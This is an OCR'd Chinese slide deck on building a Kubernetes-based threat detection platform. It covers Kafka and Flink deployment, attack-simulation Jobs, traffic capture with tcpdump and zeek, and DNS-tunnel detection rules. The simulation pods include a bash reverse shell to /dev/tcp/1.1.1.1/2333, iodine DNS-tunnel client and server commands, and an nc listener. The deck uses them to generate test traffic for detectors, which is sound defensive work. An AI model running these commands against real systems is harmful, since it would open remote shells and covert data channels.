          --override inter.broker.listener.name=INTERNAL_PLAINTEXT \
          --override listeners=INTERNAL_PLAINTEXT://:9093,EXTERNAL_PLAINTEXT://:3252${HOSTNAME##*-} \
          --override advertised.listeners=INTERNAL_PLAINTEXT://${KAFKA_LISTENERS}.kafka-svc.infra.svc.cluster.local:9093,EXTERNAL_PLAIN
          --override zookeeper.connect=zk-svc:2181 \
          --override log.dir=/var/lib/kafka/ext-${HOSTNAME##*-} \
          --override log.dirs=/var/lib/kafka/ext-${HOSTNAME##*-} \
          --override auto.create.topics.enable=true \
          --override auto.leader.rebalance.enable=true \
          --override background.threads=20 \
          --override compression.type=producer \
          --override delete.topic.enable=true \
          --override leader.imbalance.check.interval.seconds=300 \
          --override leader.imbalance.per.broker.percentage=10 \
          --override log.flush.interval.messages=9223372036854775807 \
          --override log.flush.offset.checkpoint.interval.ms=60000 \
          --override log.flush.scheduler.interval.ms=9223372036854775807 \
          --override log.retention.bytes=53687091200 \
          --override log.retention.hours=24 \
          --override log.roll.hours=24 \
          --override log.roll.jitter.hours=0 \
          --override log.segment.bytes=1073741824 \
          --override log.segment.delete.delay.ms=60000 \
          --override message.max.bytes=10000120 \
          --override min.insync.replicas=1 \
          --override num.io.threads=16 \
          --override num.network.threads=5 \
          --override num.recovery.threads.per.data.dir=1 \
          --override num.replica.fetchers=1 \
          --override offset.metadata.max.bytes=4096 \
          --override offsets.commit.required.acks=-1 \
          --override offsets.commit.timeout.ms=5000 \
          --override offsets.load.buffer.size=5242880 \
```

Flink on K8S



```
    spec:
      containers:
      - name: jobmanager
        image: registry.security.team:80/flink:1.8.1
        imagePullPolicy: Always
        command:
        #- sleep
        #- infinity
        - bash
        - -c
        - |
          #!/bin/bash
          set -e
          sed -i -e "s/jobmanager\.heap\.size:.*/jobmanager.heap.size: 16g/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/taskmanager\.heap\.size:.*/taskmanager.heap.size: 8g/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/# state.backend: filesystem.*/state.backend: rocksdb/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/# state.checkpoints.dir: .*/state.checkpoints.dir: hdfs:\/\/flink-hadoop-svc:9000\/flink-checkpoints\//g" /opt/fli
          sed -i -e "s/# state.savepoints.dir: .*/state.savepoints.dir: hdfs:\/\/flink-hadoop-svc:9000\/flink-savepoints\//g" /opt/flink/
          sed -i -e "s/# high-availability: .*/high-availability: zookeeper/g" /opt/flink/conf/flink-conf.yaml
          sed -i -e "s/# high-availability.storageDir: .*/high-availability.storageDir: hdfs:\/\/flink-hadoop-svc:9000\/flink-ha\//g" /op
          sed -i -e "s/# high-availability.zookeeper.quorum: .*/high-availability.zookeeper.quorum: flink-zookeeper-svc:2181/g" /opt/flin
          echo 'jobmanager.archive.fs.dir: hdfs://flink-hadoop-svc:9000/completed-jobs/' >> /opt/flink/conf/flink-conf.yaml
          echo 'jobmanager.execution.attempts-history-size: 16' >> /opt/flink/conf/flink-conf.yaml
          echo 'state.backend.rocksdb.checkpoint.transfer.thread.num: 4' >> /opt/flink/conf/flink-conf.yaml
          echo 'state.backend.rocksdb.localdir: /tmp/rocksdb' >> /opt/flink/conf/flink-conf.yaml
          echo 'web.log.path: /opt/flink/log/' >> /opt/flink/conf/flink-conf.yaml
          mkdir /opt/flink/upload-jar
          mkdir /opt/flink/upload-jar/flink-web-upload
          chmod 777 /opt/flink/upload-jar/flink-web-upload
          echo 'web.upload.dir: /opt/flink/upload-jar/' >> /opt/flink/conf/flink-conf.yaml
          /docker-entrypoint.sh jobmanager
```

使用KUBERNETES快速构建威胁检测平台



git

Jenkins Build


Docker


K8S Deploy


Rolling Update

Live Scale

Maneo攻防平台







使用KUBERNETES快速构建威胁检测平台

```
apiVersion: batch/v1
kind: Job
metadata:
  name: case-tunnel-dns-iodine-direct-victim
spec:
  activeDeadlineSeconds: 300
  backoffLimit: 0
spec:
containers:
    … …
```

限定执行时间

使用KUBERNETES快速构建威胁检测平台

```
- name: iodine
    image: registry.cn-hangzhou.aliyuncs.com/maneo/iodine
    imagePullPolicy: Always
    command:
    - iodine
    - -P
    - passwd
    - -f
    - -r
    - -T
    - TXT
    - case-tunnel-dns-iodine-direct-attacker
    - abc.com
```

```
- name: shell
    image: ubuntu:18.04
    imagePullPolicy: Always
    command:
    - bash
    - -c
    - "sleep 20 && bash -i >& /dev/tcp/1.1.1.1/2333 0>&1"
    stdin: true
    tty: true
```

kubectl apply 自启动

Container共享Pod网络

kubernetes开启tty

使用KUBERNETES快速构建威胁检测平台

```
- name: tcpdump
    image: registry.cn-hangzhou.aliyuncs.com/maneo/tcpdump
    imagePullPolicy: Always
    command:
    - sh
    - -c
    - 'tcpdump -i eth0 -w /pcap/$(date "+%Y%m%d")-$(hostname).pcap'
    volumeMounts:
    - name: pcap-storage
      mountPath: /pcap/
```

tcpdump对攻击流量包做快照

```
- name: zeek
    image: registry.cn-hangzhou.aliyuncs.com/maneo/ze
    imagePullPolicy: Always
    volumeMounts:
    - name: share
      mountPath: /opt/bro/spool/bro/
  - name: filebeat
    image: docker.elastic.co/beats/filebeat:7.0.0
    imagePullPolicy: Always
    volumeMounts:
    - name: filebeat-yml
      mountPath: "/usr/share/filebeat/filebeat.yml"
      subPath: "filebeat.yml"
    - name: share
      mountPath: /logs/current/
```

zeek抓取并解析流浪，使用filebeat送出

使用KUBERNETES快速构建威胁检测平台

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: iodine-network-policy
spec:
  podSelector:
    matchLabels:
      yy: xx
policyTypes:
  - Ingress
  - Egress
```

使用network policy限定网络，


模拟场景化操作

攻防平台并非单一的漏洞平台，
Maneo呈现了一整套攻击过程和受害主机的活动

```
apiVersion: batch/v1
kind: Job
metadata:
 name: case-tunnel-dns-iodine-direct-attacker
spec:
 containers:
   - name: iodine
    image: registry.cn-hangzhou.aliyuncs.com/maneo/iodine
    command:
    - iodined
    - -P
    - passwd
    - -f
    - -DDD
    - 1.1.1.1
    - abc.com
    ports:
    - containerPort: 53
     protocol: UDP
   - name: nc
      image: registry.security.team:80/alpine:3.9
      # image: alpine:3.9
      imagePullPolicy: Always
      command:
      - sh
      - -c
      - "nc -lvp 2333 2>&1 > /dev/null"
      stdin: true
      tty: true
      ports:
      - containerPort: 2333
       protocol: TCP
     volumes:
     - name: dev-net-tun
      hostPath:
       path: /dev/net
       type: Directory
```

发起攻击

安全检测CASE1：实时情报查询



```
class EnrichmentFunction extends
  CoProcessFunction
[Event, Ioc, EventEnrich] {…}
```

情报：xxx.com
厂商A判定：黑
厂商B判定：灰
家族：Dorkbot
标签：C&C、Malware

安全检测CASE2：DNS TUNNEL

01

规则

1. 子域名数目
2. TXT过量
3. CNAME过量
4. GEO统计
5. NXDomain分布
6. 域名长度异常

02

基线和趋势

```
|SELECT ip, domain, LASTVALUE(Hour_count) as lastv, AVG(Hour_count) as avgv,
STDDEV_SAMP(Hour_count) as stdsv,
|FROM dailyCount
|GROUP BY operator_no, fund_account
|HAVING lastv > avgv + ‘$threshold1' * stdsv AND ABS(stdsv - stdsvLastHour) > + ‘$threshold2'
```

03

算法模型特征

1. 子域名随机度
2. 根域名popular度
3. 日查询数
4. 日查询机器数
5. 子域名个数
6. 响应时间
7. 最大分钟级子域名个数
8. 最大5分钟级子域名个数
9. 最大分钟级查询数
10. 最大子分钟级查询度
11. … …

THANKS

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